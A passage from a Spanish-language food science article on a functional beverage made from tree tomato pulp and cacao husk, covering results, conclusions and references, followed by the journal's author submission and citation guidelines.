En cuanto al contenido de ácido ascórbico, Moreno *et al.* (2003) reporta 1,9 mg/100 mL para una muestra de néctar de tomate de árbol, tratada en condiciones similares; valor bastante cercano al que se determinó en esta investigación. Cabe mencionar que se esperaban valores superiores, sin embargo, se considera que el tratamiento térmico pudo haber influido en la degradación de un compuesto tan termolábil como la vitamina C. Un estudio realizado en cuatro jugos de fruta, incluido el de *S. betaceum*, evidenció el efecto degradativo de las temperaturas de tratamiento térmico sobre el contenido de la vitamina C, pasando de 6,4 mg/100g antes del tratamiento a 0,78 mg/100g de jugo al final del proceso térmico, perdiendo aproximadamente el 88% del compuesto bioactivo. Sin embargo, la literatura reporta que temperaturas de pasteurización entre 80 - 95 °C logran destruir microorganismos que causan alteraciones e inactivar enzimas deteriorativas como la polifenol oxidasa (PPO), lo que permite extender la vida útil del producto (Moreno *et al.*, 2003; Villareal *et al.*, 2013; Cárcamo *et al.*, 2019).

La cuantificación de fenoles evidenció la presencia de 72,6 mg EAG/330 mL de bebida (cantidad de líquido contenido por envase), valor

que se aproxima a lo reportado por Santander *et al.* (2016) y Rojas *et al.* (2017) en el estudio de compuestos bioactivos en néctar de tomate de árbol y en la evaluación de propiedades antioxidantes de una bebida mixta de leche y tomate de árbol, respectivamente. Este resultado se atribuye a los compuestos fenólicos presentes en el tomate de árbol tales como: antocianinas, catequinas, epicatequinas y leucoantocianinas (Osorio *et al.*, 2012; Márquez *et al.*, 2014; Espin *et al.*, 2016; Pinchao *et al.*, 2016; Stephen *et al.*, 2022) así como a los polifenoles propios de la cascarilla de cacao: catequina, epicatequina y taninos (Sotelo *et al.*, 2015) (Valadez *et al.*, 2018) (Rachmawaty *et al.*, 2018) (Belwal *et al.*, 2022), metabolitos que se destacan por presentar una considerable actividad antioxidante, a partir de la cual se han generado diversas investigaciones que buscan validar su aporte a la salud de la población (Coronado *et al.*, 2015).

En general, la capacidad antioxidante de los zumos de frutas se relaciona con la presencia y concentración de compuestos bioactivos tales como vitaminas, fenoles simples, carotenoides o flavonoides (Torres *et al.*, 2015; Santander *et al.*, 2016; Rojas *et al.*, 2017). La capacidad secuestradora de radicales libres de la bebida, mostró valores cercanos al 81% de inhibición del radical libre DPPH al término de los 30 minutos.

CONCLUSIONES

El estudio desarrollado pudo constatar que el tratamiento (I) resultó el de mayor aceptación, quedando entonces establecida la formulación de la siguiente manera: 25 % pulpa de tomate mora, 9,25 % sacarosa, 0,1% de benzoato de sodio, 1 % cascarilla, 0,05 % goma xantana y agua en cantidad suficiente para llegar al 100%. En dicha bebida se logró maximizar el contenido de cascarilla de cacao y minimizar el de goma xantana, sin afectar la aceptación sensorial de la misma.

Considerando los resultados obtenidos de la evaluación físico, química y nutricional, la bebida formulada cumple con los requerimientos establecidos en la NTE INEN 2337 y, además, podría considerarse un producto con potencial funcional, debido a la capacidad antioxidante otorgada por los compuestos orgánicos presentes y en particular los de naturaleza fenólica, aportados

por el *S. betaceum* y la cascarilla de *T. Cacao*. Lo antes mencionado representa un beneficio para la salud de los consumidores, según lo expuesto por diversos autores que han asociado el consumo de antioxidantes naturales con la prevención de enfermedades derivadas del sistema oxidativo en el cuerpo humano.

Por otro lado, es importante considerar que la bebida formulada no solo constituye producto con bondades nutricionales, sino que además ha sido elaborado con materias primas endémicas de Ecuador y en el caso específico de la cascarilla de *T. cacao*, considerada un desecho orgánico, lo que sin lugar a dudas es un aporte para la conservación del medio ambiente.

BIBLIOGRAFÍA

AOAC 967.21 (1968). Official Method Analysis of the Association of Official Analytical Chemistry, determination of ascorbic acid in vitamin preparations and Juice. Washington, DC, USA.

Arcentales, B., Padilla, C., Guijarro, M., y Andrade M. (2018). Calidad fisicoquímica y microbiológica de Tomate de Árbol (*Solanum betaceum*) mínimamente procesado tratado con radiación UV-C y ozono gaseoso, Revista Iberoamericana de Tecnología Postcosecha, 19(1),102-114. Disponible en: <https://www.redalyc.org/journal/813/81355612008/>

Arlorio M, Coisson J, Travaglia F, Varsaldi F, Miglio G, Lombardi G, Martelli A. Antioxidant and biological activity of phenolic pigments from *Theobroma cacao* hulls extracted with supercritical CO₂. Food Research International 2005; 38(8-9): 1009-1014. doi: 10.1016/j.foodres.2005.03.012

Barrón, R., García, M., Soto, M., Colinas, T., y Kite, G. Flavonoids and antioxidant activity of *Calia secundiflora* (Ort.) Yakovlev. Rev Fitotec Mex 2011; 34(3): 151-157. Disponible en: http://www.scielo.org.mx/scielo.php?pid=S0187-73802011000300005&script=sci_abstract&tlng=en

Belwal, T., Cravotto, C., Ramola, S., Thakur, M., Chemat, F., & Cravotto, G. (2022). Bioactive Compounds from Cocoa Husk: Extraction, Analysis and Applications in Food Production Chain, Foods,

11, 798. doi: 10.3390/foods11060798

Campo, M., Sojos, C., Bastidas, E., Silva, K., Matute, N., & Cun J. (2019). Design of an infusion of *Moringa oleifera* L. (moringa) leaves and *cacao* L. (cocoa) husk. *Rev. Cub. Plantas Medicinales*, 24(1). Disponible en: <http://www.revplantasmedicinales.sld.cu/index.php/pla/article/view/803>

Cárcamo, L., Elezar, M, & Ordóñez, Luis. (2019). Cambios en los compuestos bioactivos del jugo de uchuva (*Physalis peruviana* L.) pasteurizado, *Tecnológicas*, 22(45), 147-155. Doi: 10.22430/22565337.1279

Chafra, A., Rodríguez, Z., Boucourt, R., & Torres, V. (2016). Bromatological characterization of cocoa shell (*Theobroma cacao*), from seven cantons of the Amazonia, Ecuador. *Cuban Journal of Agricultural Science* 2016, 50(2), 245-252. Available in: <https://www.redalyc.org/pdf/1930/193048877008.pdf>

CODEX STAN 192-1995. Normas Alimentarias Internacionales. Norma general para los aditivos alimentarios. Programa Conjunto FAO/OMS. Decimo novena revision. 2018.

Coronado, M., Vega, S., Gutiérrez, L., Vázquez, M. y Radilla C. (2015). Antioxidantes: perspectiva actual para la salud humana, *Rev Chil Nutrición*, 42(2), 206-212. doi: 10.4067/S0717-75182015000200014

COVENIN 1997. Comisión de normas industriales de Venezuela. Norma 368. Alimentos. Leche y sus derivados. Determinación de Cenizas. Ministerio de Producción y Comercio. Caracas Venezuela. Disponible en: <http://www.sencamer.gob.ve/sencamer/normas/368-97.pdf>

Cuastumal, H., Valencia, B., y Ordóñez, L. (2016). Efectos de los tratamientos térmicos en la concentración de vitamina C y color superficial en tres frutas tropicales. *Rev. Lasallista Investig*, 13(1): 85-93. Disponible en: http://www.scielo.org.co/scielo.php?script=sci_arttext&pid=S1794-44492016000100008&lng=en&tlng=

Cuesta, L., Andrade, M., Moreno, C., y Concellón,

A. (2013). Contenido de compuestos antioxidantes en tres estados de maduración de tomate de árbol (*Solanum betaceum* Cav.) cultivado a diferentes alturas (m.s.n.m.), *Enfoque UTE*, 4(1), 32-49. doi: 10.29019/enfoqueute.v4n1.23

Diep, T., Rush, E., & Yeon Yoo, M. (2020). Tamarillo (*Solanum betaceum* Cav.): A Review of Physicochemical and Bioactive Properties and Potential Applications, *Food Reviews International*, doi: 10.1080/87559129.2020.1804931

Dos Anjos, S., Vidal, M., Brito V., & Tulini, F. (2021). Evaluation of the Nutritional Composition of Cocoa Bean Shell Waste (*Theobroma cacao*) and Application in the Production of a Phenolic-rich Iced Tea, *Journal of Culinary Science & Technology*, doi: 10.1080/15428052.2021.2016531

Espin, S., Gonzalez, S., Taco, V., Poveda, C., Ayuda, B., Gonzalez, A., & Celestino, S. (2016) Phenolic composition and antioxidant capacity of yellow and purple-red Ecuadorian cultivars of tree tomato (*Solanum betaceum* Cav.), *Food Chemistry*, 194, 1073–1080. doi: 10.1016/j.foodchem.2015.07.131

Hernández, C., Morales, A., Fernández, J., Bermúdez, A., Azpeitia, A., & Rodríguez G. (2019). Cocoa bean husk: industrial source of antioxidant phenolic extract, *J Sci Food Agric*, 99(1), 325–333. doi: 10.1002/jsfa.9191

Hutchings Jh. *Food Color and Appearance*. 2nd ed. Gaithersburg, Md.: Aspen Publishers, Inc; 1999.

Lizcano, S., Dávila, J., & Hernández, V. (2019) Fruit Agroindustrial Wastes for Preparing Beverages for Medicinal Purposes by Supercritical Fluid Extraction Technology: Andes Berry (*Rubus glaucus* benth) Case. En A. Mihai, A. Holban(Eds.), *Production and Management of Beverages*. Unit State: Ed. Project Manager. doi: 10.1016/B978-0-12-815260-7.00005-5.

Llerena, W., Samaniego, I., Ramos, M., y Brito, B. (2014). Caracterización físico química y funcional de seis frutas tropicales y andinas ecuatorianas, *Alimentos Ciencia e Ingeniería*, 22(2), 13-22.

Disponible en <https://repositorio.iniap.gob.ec/handle/41000/3279>

Márquez, C., Otero, C., y Cortés, M. (2007). Changes physiological, textural, physicochemical and microestructural of the tree tomato (*Cyphomandra* S.) at postharvest., *Vitae*, 14 (2), 9-16. Available in: http://www.scielo.org.co/scielo.php?script=sci_arttext&pid=SO121-40042007000200002&lng=en&tlng=

Márquez, C., Otero, C., Rojano, B., Osorio, J. (2014). Antioxidant activity and phenolic compounds concentration of tree tomato (*Cyphomandra betacea* S.) in postharvest, *Temas agrarios*, 19(2), 173 – 184. doi: 10.21897/rta.v19i2.732

Martínez R, Torres P, Meneses M, Figueroa J, Pérez J, & Viuda M. (2012). Chemical, technological and in vitro antioxidant properties of cocoa (*Theobroma cacao* L.) co-products, *Food Research International*; 49(1): 39-45.

Mendoza, L., Jiménez, J., & Ramírez, M. (2017). Evaluation of pectin extracted enzymatically from cocoa (*Theobroma cacao* L.) Pod husks, *Rev U.D.C.A Act. & Div. Cient*, 20(1), 131-138.

Moreno, M., Girán, N., Serrano, K., García, D., y Belén, D. (2003) Evaluación microbiológica y fisicoquímica de néctares pasteurizados elaborados con pulpa de tomate de árbol (*Cyphomandra betaceae* Sendth), *ALAN*, 53(3), 282-286. Disponible en: http://ve.scielo.org/scielo.php?script=sci_arttext&pid=S0004-06222003000300010

Navarro, I., y Periago, M. (2016). El tomate, ¿alimento saludable y/o funcional?, *Rev Española de Nutrición Humana y Dietética*, 20(4), 323-335. doi: 10.14306/renhyd.20.4.208

Navarro, A., Guzmán, D., y Gonzales, E. (2018). Influence of growth zones on the physical chemical composition of the fruit of *Solanum betaceum* Cav., *Rev Soc Quím Perú*, 84(1), 68-76. Disponible en: http://dev.scielo.org.pe/scielo.php?script=sci_abstract&pid=S1810-634X2018000100007&lng=pt&nrm=iso&tlng=en

NTE INEN 0380 Instituto Ecuatoriano de normalización. Norma Técnica Ecuatoriana, Conservas vegetales. Determinación de sólidos solubles, disponible en: <https://archive.org/stream/ec.nte.0380.1986#mode/2up>

NTE INEN 0381 Instituto Ecuatoriano de normalización. Norma Técnica Ecuatoriana Conservas Vegetales. Determinación de acidez titulable, disponible en: <https://archive.org/details/ec.nte.0381.1986>

NTE INEN 0389 Instituto Ecuatoriano de normalización. Norma Técnica Ecuatoriana Conservas vegetales. Determinación de la concentración del ión hidrógeno (pH), disponible en: <https://archive.org/details/ec.nte.0389.1986>

NTE INEN 0777 Instituto Ecuatoriano de normalización. Norma Técnica Ecuatoriana, Determinación de pérdida por calentamiento, disponible en: <https://archive.org/details/ec.nte.0777.1985>

NTE INEN 1909 Instituto Ecuatoriano de normalización. Norma Técnica Ecuatoriana, Frutas frescas. Tomate de árbol. Requirements, disponible en: <https://archive.org/stream/ec.nte.1909.2009#mode/2up>

NTE INEN 2337 Instituto Ecuatoriano de normalización. Norma Técnica Ecuatoriana, Jugos, pulpas, concentrados, nectares, bebidas de fruta and vegetales. Requisitos, disponible en: <https://archive.org/stream/ec.nte.2337.2008#mode/2up>

Okiyama, D., Navarro, S., & Rodrigues, C. (2017) Cocoa shell and its compounds: Applications in the food industry, *Trends in Food Science & Technology*, 63(), 103-112. doi: 10.1016/j.tifs.2017.03.007

Osorio, C., Hurtado, N., Dawid, C., Hofmann, T., Heredia, F., & Morales, A. (2012) Chemical characterisation of anthocyanins in tamarillo (*Solanum betaceum* Cav.) and Andes berry (*Rubus glaucus* Benth.) fruits, *Food Chemistry*, 132 (4), 1915 - 1921.

Pavlović, N., Jokić, S., Jakovljević, M., Blažić, M., & Molnar, M. (2020) Green Extraction Methods for Active Compounds from Food Waste - Cocoa Bean Shell. *Foods*, 9 (2),140. doi: 10.3390/foods9020140.

Perales, J., Espinoza, R., Reyes, C., Gutiérrez R., Milán, J., Cuevas, E., Mora S., y Gómez, M. (2021). Alimento funcional para adultos mayores producido por extrusión a partir de granos integrales de maíz/ frijol común, *Acta Universitaria*, (31) 1–18. doi: 10.15174/au.2021.3217

Pinchao, Y., Osorio O, Ordones L. Correlacion del índice de madurez de uchuva (*Physalis peruviana*) y tomate de árbol (*Solanum betaceum*) con la concentración de carotenoids, *Vitae Supl.*, 2016, 23 (1), 260-263.

Rabanal-Atalaya, M & Medina-Hoyos, A. (2021). Análisis de antocianinas en el maíz morado (*Zea mays L.*) del Perú y sus propiedades antioxidantes, *Terra Latinoamericana*, 39. doi: 10.28940/terra.v39i0.808

Rachmawaty, Mu'nisa A, Hasri, Pagarra H, Hartati, Maulana Z. (2018). Active Compounds Extraction of Cocoa Pod Husk (*Theobroma Cacao l.*) and Potential as Fungicides, *Journal of Physics: Conf. Series*, 1028 (012013), 1-8. Available in: <https://iopscience.iop.org/article/10.1088/1742-6596/1028/1/012013/meta>

Richmond, R., Bowyer, M., & Vuong Q. (2019). Australian native fruits: Potential uses as functional food ingredients, *Journal of Functional Foods*, 62(), 103547. doi: 10.1016/j.jff.2019.103547

Rojas, D., Repo, R., y Encina, C (2017). Determinación de la máxima retención de compuestos bioactivos y capacidad antioxidante en el néctar de tomate de árbol (*solanum betaceum cav.*), *Rev Soc Quím. Perú*, 83(2), 174-186. Disponible en: http://dev.scielo.org.pe/scielo.php?script=sci_abstract&pid=S1810-634X2017000200004&lng=en&nrm=iso

Salazar, R., Barahona, A., Ortiz, K., Chávez, C., Freire, P., Méndez, J., Bermeo, B., Santamaria, M.,

Salas, H., Oleas, M. (2016). Efecto del consumo de jugo de tomate de árbol (*Cyphomandra betacea*) sobre el perfil lipídico y las concentraciones de glucosa en adultos con hiperlipidemia, *Ecuador, ALAN*, 66 (2), 121-128. Disponible en: https://www.researchgate.net/publication/341606426_Efecto_del_consumo_de_jugo_de_tomate_de_arbol_Cyphomandra_betacea_sobre_el_perfil_lipidico_y_las_concentraciones_de_glucosa_en_adultos_con_hiperlipidemia_Ecuador

Sangronis, E., Soto, M., Valero, Y., y Buscema, I. (2014). Cascarilla de cacao venezolano como materia prima de infusiones, *ALAN*, 64(2):123-130. Disponible en: http://ve.scielo.org/scielo.php?script=sci_arttext&pid=S0004-06222014000200007

Santander, M., Osorio, O., y Mejía, D. (2016). Evaluación de propiedades antioxidantes y fisicoquímicas de una bebida mixta durante almacenamiento refrigerado, *Revista de ciencias agrícolas*, 34(1), 84-97. doi: 10.22267/rcia.173401.65

Singh, R.B., Fedacko, J., Fatima, G., Magomedova, A., Watanabe, S., & Elkilany, G. (2022) Why and How the Indo-Mediterranean Diet May Be Superior to Other Diets: The Role of Antioxidants in the Diet, *Nutrients*, 14(4), 898. doi: 10.3390/nu14040898.

Singleton, V., Orthofer, R., y Lamuela, R. Analysis of total phenols and other oxidation substrates and antioxidants by means of folin-ciocalteu reagent. *Methods in Enzymology* 1999; 299: 152-178.

Sotelo, L., Alvis, A., y Arrázola, G. (2015) Evaluación de epicatequina, teobromina y cafeína en cáscaras de cacao (*Theobroma cacao L.*), determinación de su capacidad antioxidante, *Revista colombiana de ciencias hortícolas*, 9 (1), 124-134. doi: 10.17584/rcch.2015v9i1.3751

Stephen, D., Antony, K., Munusamy, P., & Deivanayagam, T. (2022). Impact of Drying Methods on the Quality of Bioactive Components in Tree Tomato (*Cyphomandra betacae*), *Trends in Sciences*, 19(2), 2060. doi: 10.48048/tis.2022.2060

Teneda, W., Ah-Hen, K., & Lemus, R. (2017).

Caracterización de una infusión de cascarilla de cacao (*Theobroma cacao* L., var. Arriba) con hierbas aromáticas, *Agro Sur*; 43(3), 47-55. Disponible en: https://www.researchgate.net/publication/330886492_Caracterizacion_de_una_infusion_de_cascarilla_de_cacao_Theobroma_cacao_L_var_Arriba_con_hierbas_aromaticas/citations

Torres, A. (2012). Caracterización física, química y compuestos bioactivos de pulpa madura de tomate de árbol (*Cyphomandra betacea*) (Cav.) Sendtn., *ALAN*, 62(4): 381-388. Disponible en: https://www.researchgate.net/publication/256488204_Physical_chemical_and_bioactive_compounds_of_tree_tomato_Cyphomandra_betacea

Torres, A., Guinand, J. y Pérez S. (2015). Desarrollo de una bebida energizante con pulpa de tomate de árbol (*Solanum betaceum*), *Rev. Venez. Cienc. Tecnol. Aliment.*, 6(1), 57-68. Disponible en: https://www.academia.edu/64569253/Development_of_an_energy_drink_including_tree_tomato_Solanum_betaceum_pulp

Valadez, L., Ortiz, A., Ceballos, G., Mendiola, J., & Ibáñez E. Valorization of cacao pod husk through supercritical fluid extraction of phenolic compounds. *The Journal of Supercritical Fluids* 2018; 13321: 99-105. Doi: 10.1016/j.supflu.2017.09.011

Vasco, C., Avila, J., Ruales, J., y Svanberg, U. Physical and chemical characteristics of golden-yellow and purple-red varieties of tamarillo fruit (*Solanum betaceum* Cav.). *International journal of food sciences and nutrition* 2009; 60(S7): 278-288.

doi: 10.1080/09637480903099618

Viera, W., Samaniego, I., Camacho, D., Habibi, N., Ron, L., Sediqui, N., Álvarez, J., Viteri, P.,..., Brito, B. (2022). Phytochemical Characterization of a Tree Tomato (*Solanum betaceum* Cav.) Breeding Population Grown in the Inter-Andean Valley of Ecuador, *Plants*, 11 (3), 268. doi: 10.3390/plants11030268

Villareal, Y., Mejía, D., Osorio, O., y Cerón, A. Efecto de pasteurización sobre características sensoriales y contenido de vitamina c en jugos de frutas, *Rev.Bio.Agro*, 2013, 11(2), 66-75. Disponible en: http://www.scielo.org.co/scielo.php?script=sci_arttext&pid=S1692-35612013000200008

Vivanco, E., Matute, N., y Campo, M. (2018) Caracterización físico-química de la cascarilla de *Theobroma cacao* L, variedades Nacional y CCN-51. *Conference Proceedings UTMACH*, 2(1), 213-222. Disponible en: <https://investigacion.utmachala.edu.ec/proceedings/index.php/utmach/article/view/309>

Wichansawakun, S., Chupisanyarote, K., Wongpipathpong, W., Kaur, G., & Harpal, B. (2022), Chapter 37: Antioxidant diets and functional foods attenuate dementia and cognition in elderly subjects. En Singh, R., Watanabe, S., & Isaza, A., (Ed), *Functional Foods and Nutraceuticals in Metabolic and Non-Communicable Diseases* (Pages 533-549). Unite States: Elsevier. ISBN: 978-0-12-819815-5. Disponible en <https://www.elsevier.com/books/functional-foods-and-nutraceuticals-in-metabolic-and-non-communicable-diseases/singh/978-0-12-819815-5>

Normas de Publicación

La **Revista Ciencia UNEMI** es una revista científica indizada y arbitrada, de publicación cuatrimestral a partir del año 2016. Dirigida a la población universitaria, que publica principalmente trabajos originales de investigación científica, ensayos y comunicaciones originales preferentemente en las áreas prioritarias de la revista. Su objetivo es divulgar las realizaciones científicas y tecnológicas de la UNEMI, así como las que se realicen en otras universidades y centros de investigación en el país y en el exterior, en las áreas relacionadas con Industrial; Tecnología, Informática y Comunicación; Administración y Gerencia; Salud Pública y Educación y Cultura.

CONDICIONES GENERALES

Las contribuciones que se publiquen en **Ciencia UNEMI** deben estar enmarcadas en los requisitos fijados en la presente Norma y aceptadas por el Comité Editorial. Todos los trabajos deben ser originales e inéditos, en idioma español o inglés, y no estar en proceso de arbitraje por otras revistas. Los derechos de publicación de los trabajos son propiedad de Ciencia UNEMI, se autoriza la reproducción total o parcial de los artículos, siempre y cuando se cumplan las condiciones siguientes: sin fines comerciales, no se realicen alteraciones de sus contenidos y se cite su información completa (nombre y apellido del autor, Ciencia UNEMI, número de volumen, número de ejemplar y URL exacto del documento citado). Los autores deberán indicar nombre y apellido, título académico, lugar de trabajo, cargo que desempeñan y dirección completa, incluyendo teléfono, fax y correo electrónico. Las opiniones de los autores son de su exclusiva responsabilidad y la revista no se solidariza con doctrinas, ideas o pensamientos expresados en ellos.

CONTRIBUCIONES

El Comité Editorial acepta tres (3) tipos de contribuciones para publicación en las distintas áreas de la Revista Ciencia UNEMI: Los Artículos Científicos, los Artículos Técnicos, y los Ensayos. Los Artículos Científicos son el resultado de trabajos de investigación, bien sea bibliográfico o experimental, en el que se han obtenido resultados, se discutieron y se llegaron a conclusiones que signifiquen un aporte innovador en Ciencia y Tecnología. Los Artículos Técnicos son el resultado de trabajos de grado o de investigación en el ámbito universitario e industrial, bien sea experimental y/o no experimental, que signifiquen un aporte tecnológico para la resolución de problemas específicos en el sector industrial. Los Ensayos son aquellas contribuciones producto de investigaciones destinadas a informar novedades y/o adelantos en las especialidades que abarca Ciencia UNEMI. Estos deben ser inéditos y no se aceptarán los que hayan sido ofrecidos a otros órganos de difusión.

PRESENTACIÓN

Todas las contribuciones deben ser enviadas en formato electrónico. La redacción del manuscrito debe realizarse en

español o inglés.

Éste debe ser redactado en tercera persona y tiempo verbal presente. El mismo debe ser escrito utilizando el procesador de texto Microsoft Office Word® tipeadas a una sola columna, a interlineado simple, con un espaciado posterior entre párrafos de 6 puntos, en papel tamaño A4 (21,0 x 29,7 cm), tipo de letra Times New Roman, tamaño 12, justificado, sin sangría y con márgenes de 2,5 cm en todos los lados: inferior, superior, izquierdo y derecho.

Las contribuciones deben tener una extensión mínima de 4 páginas y 16 como máximo. Los ensayos deben tener mínimo 30 referencias bibliográficas. Las ilustraciones, gráficos, dibujos y fotografías serán denominadas Figuras y serán presentadas en formatos jpg. Las figuras deben ser en original, elaboradas por los autores. No se aceptan figuras escaneadas. Las fotografías deben ser de alta resolución, nítidas y bien contrastadas, sin zonas demasiado oscuras o extremadamente claras. Las tablas y las figuras se deben enumerar (cada una) consecutivamente en números arábigos, en letra Times New Roman, tamaño 10. Éstas deben ser incluidas lo más próximo posible a su referencia en el texto, con su respectivo título en la parte superior si es una tabla o inferior si es una figura. En el caso de que la información contenida sea tomada de otro autor, se debe colocar la fuente. Todas las ecuaciones y fórmulas deben ser generadas por editores de ecuaciones actualizados y enumeradas consecutivamente con números arábigos, colocados entre paréntesis en el lado derecho. Los símbolos matemáticos deben ser muy claros y legibles. Las unidades deben ser colocadas en el Sistema Métrico Decimal y Sistema Internacional de Medida. Si se emplean siglas y abreviaturas poco conocidas, se indicará su significado la primera vez que se mencionen en el texto y en las demás menciones bastará con la sigla o la abreviatura.

Citas bibliográficas en el texto: las citas deberán hacerse señalando en el texto el apellido del primer autor seguido por el del segundo autor o por et al si fueran más de dos autores, y el año de publicación. Por ejemplo: (Campos, 2012),... Campos (2012), (Da Silva y González, 2015), (Alvarado et al, 2014). Cuando se incluyen dos o más citas dentro de una misma frase, las citas se arreglan en orden cronológico. Citas que tengan el mismo año de publicación se arreglan en orden alfabético. Cuando se cite a autores que hayan publicado más de una referencia en el mismo año, se diferenciarán con las letras a, b, c, etc., colocadas inmediatamente después del año de publicación (por ejemplo, 2011a). Si el (los) mismo (s) autor (es) tiene (n) varias publicaciones con distintas fechas pueden citarse juntas en el texto (Campos *et al.*, 2014, 2015). Se recomienda que los autores revisen directamente las fuentes originales, en lugar de acudir a referencias de segunda mano; sólo cuando no sea posible localizar la fuente primaria de información se aceptará citar un trabajo mediante otra referencia. Ejemplo: (Ramírez, 2008, citado por Alvarado, 2015). Teniendo en cuenta que en el apartado de referencias sólo se señalarán los autores de los artículos realmente consultados, o sea, Alvarado (2015) en este caso.

COMPOSICIÓN

Cada contribución deberá ordenarse en las siguientes partes: título en español, datos de los autores, resumen y palabras clave en castellano; título, resumen y palabras clave en inglés; introducción, metodología o procedimiento, resultados, conclusiones, referencias bibliográficas y agradecimientos.

1. Título en español. Debe ser breve, preciso y codificable, sin abreviaturas, paréntesis, fórmulas, ni caracteres desconocidos. Debe contener la menor cantidad de palabras (extensión máxima de 15 palabras) que expresen el contenido del manuscrito y pueda ser registrado en índices internacionales.

2. Datos de los autores. Debe indicar el primer nombre y primer apellido. Se recomienda para una correcta indización del artículo en las bases internacionales, la adopción de un nombre y un solo apellido para nombres y apellidos poco comunes, o bien el nombre y los dos apellidos unidos por un guión para los más comunes (Ej. María Pérez-Acosta). En otro archivo se debe indicar la información completa de cada autor: nombre y apellido, título académico, lugar de trabajo, cargo que desempeña y dirección completa, incluyendo número de teléfono, fax e imprescindible correo electrónico.

3. Resumen en español y Palabras clave. Debe señalar el objetivo o finalidad de la investigación y una síntesis de la metodología o procedimiento, de los resultados y conclusiones más relevantes. Tendrá una extensión máxima de 200 palabras en un solo párrafo con interlineado sencillo. No debe contener referencias bibliográficas, tablas, figuras o ecuaciones. Al final del resumen incluir de 3 a 10 palabras clave o descriptores significativos, con la finalidad de su inclusión en los índices internacionales.

4. Título, Resumen y Palabras Clave en inglés (Abstract y Keywords). Son la traducción al inglés del título, resumen y palabras clave presentadas en español.

5. Introducción. Se presenta en forma concisa una descripción del problema, el objetivo del trabajo, una síntesis de su fundamento teórico y la metodología empleada. Se debe hacer mención además del contenido del desarrollo del manuscrito, sin especificar los resultados y las conclusiones del trabajo.

6. Desarrollo:

- **Materiales y Métodos (Metodología):** se describe el diseño de la investigación y se explica cómo se realizó el trabajo, se describen los métodos y materiales desarrollados y/o utilizados.

- **Resultados:** se presenta la información y/o producto pertinente a los objetivos del estudio y los hallazgos en secuencia lógica.

- **Discusión de resultados:** se presentan los argumentos que sustentan los resultados de la investigación. Se examinan e interpretan los resultados y se sacan las conclusiones derivadas de esos resultados con los respectivos argumentos que las sustentan. Se contrastan los resultados con los referentes teóricos, justificando la creación de conocimiento como resultado del trabajo.

7. Conclusiones. Se presenta un resumen, sin argumentos, de los resultados obtenidos.

8. Referencias bibliográficas. Al final del trabajo se incluirá una lista denominada "Referencias"; la veracidad de estas citas, será responsabilidad del autor o autores del artículo. Debe evitarse toda referencia a comunicaciones y documentos privados de difusión limitada, no universalmente accesibles. Las referencias bibliográficas se citan en estricto orden alfabético, iniciando con el apellido del primer autor seguido de la (s) inicial (es) de su(s) nombre (s). Si todos los autores son idénticos en dos o más referencias, la fecha de publicación dictará su ordenamiento en la lista final. Si se da el caso de que existan dos o más artículos, de los mismos autores y publicados en el mismo año, en la lista de referencias se incluirán por orden alfabético de los títulos de los artículos, agregando una letra como sufijo. Al final del trabajo se indicarán las fuentes, como se describe a continuación, según se trate de:

a. Libro: A continuación se describen varias formas de citar un libro.

Libro con autor: Apellido autor, Iniciales nombre autor, (Año), Título en cursiva, Ciudad y país, Editorial. Por ejemplo:

Hacyan, S., (2004), *Física y metafísica en el espacio y el tiempo. La filosofía en el laboratorio*, México DF, México: Fondo nacional de cultura económica.

Libro con editor: En el caso de que el libro sea de múltiples autores es conveniente citar al editor. Apellido editor, Iniciales nombre editor. (Ed.). (Año). Título. Ciudad, País: Editorial. Por ejemplo:

Wilber, K. (Ed.). (1997). *El paradigma holográfico*. Barcelona, España: Editorial Kairós

Libro en versión electrónica: Los libros en versión electrónica pueden venir de dos maneras: Con DOI y Sin DOI. El DOI (Digital Object Identifier), es la identificación de material digital, único para cada libro.

Libros en línea sin DOI: Apellido, Iniciales nombre autor. (Año). Título. Recuperado de <http://www.xxxxxx.xxx>

De Jesús Domínguez, J. (1887). *La autonomía administrativa en Puerto Rico*. Recuperado de <http://memory.loc.gov/>

Libros Con DOI: Apellido, Iniciales nombre autor. (Año). Título. doi: xx.xxxxxxxx

Montero, M. y Sonn, C. C. (Eds.). (2009). *Psychology of Liberation: Theory and applications*. doi: 10.1007/ 978-0-387-85784-8

Capítulo de un libro. Se referencia un capítulo de un libro cuando el libro es con editor, es decir, que el libro consta de capítulos escritos por diferentes autores: Apellido, A. A., y Apellido, B. B. (Año). Título del capítulo o la entrada. En A. A. Apellido. (Ed.), Título del libro (pp. xx-xx). Ciudad, País: Editorial

Molina, V. (2008). "... es que los estudiantes no leen ni escriben": El reto de la lectura y la escritura en la Pontificia Universidad Javeriana de Cali. En H. Mondragón (Ed.), *Leer, comprender, debatir, escribir. Escritura de artículos científicos por profesores universitarios* (pp. 53-62). Cali, Valle del Cauca: Sello Editorial Javeriano.

b. Artículos científicos: Apellido autor, Iniciales nombre autor, (Año), Título, Nombre de la revista en cursiva, Volumen, Número, Páginas. Por ejemplo:

Corominas, M., Roncero, C., Bruguca, E., y Casas, M. (2007). Sistema dopaminérgico y adicciones, *Rev Mukuel*, 44(1), 23-31.

REFERENCIA SEGÚN EL TIPO DE ARTÍCULO:

Artículos con DOI:

Bezuidenhout, A. (2006). Consciousness and Language (review). *Language*, 82(4), 930-934. doi: 10.1353/lan.2006.0184

Artículo sin DOI impreso:

Fields, D. (2007). Más allá de la teoría neuronal. *Mente y Cerebro*, 13(24), 12-17.

Artículo sin DOI digital:

Mota de Cabrera, C. (2006). El rol de la escritura dentro del currículo de la enseñanza y aprendizaje del inglés como segunda lengua (esl/efl): Una perspectiva histórica. *Acción Pedagógica*, 15(1), 56-63. Recuperado de <http://www.saber.ula.ve/accionpe/>

REFERENCIA SEGÚN LA CANTIDAD DE AUTORES:

Un autor:

Tarlaci, S. (2010). A Historical View of the Relation Between Quantum Mechanics and the Brain: A Neuroquantologic Perspective. *NeuroQuantology*, 8(2), 120-136.

Dos a siete autores: Se listan todos los autores separados por coma y en el último se escribe "y".

Tuszynski, J., Sataric, M., Portet, S., y Dixon, J. (2005). Physical interpretation of micro tubule self-organization in gravitational fields. *Physics Letters A*, 340(1-4), 175-180.

Ocho o más autores: Se listan los primeros seis autores, se ponen puntos suspensivos y se lista el último autor.

Wolchik, S. A., West, S. G., Sandler, I. N., Tein, J.-Y., Coatsworth, D., Lengua, L.,...Griffin, W. A. (2000). An experimental evaluation of theory-based mother and mother-child programs for children of divorce. *Journal of Consulting and Clinical Psychology*, 68, 843-856.

c. Simposios, Congresos o Conferencias: Autor, A. & Autor, A. (Fecha) del evento. Evento llevado a cabo en el Nombre de la organización, Lugar. Por ejemplo:

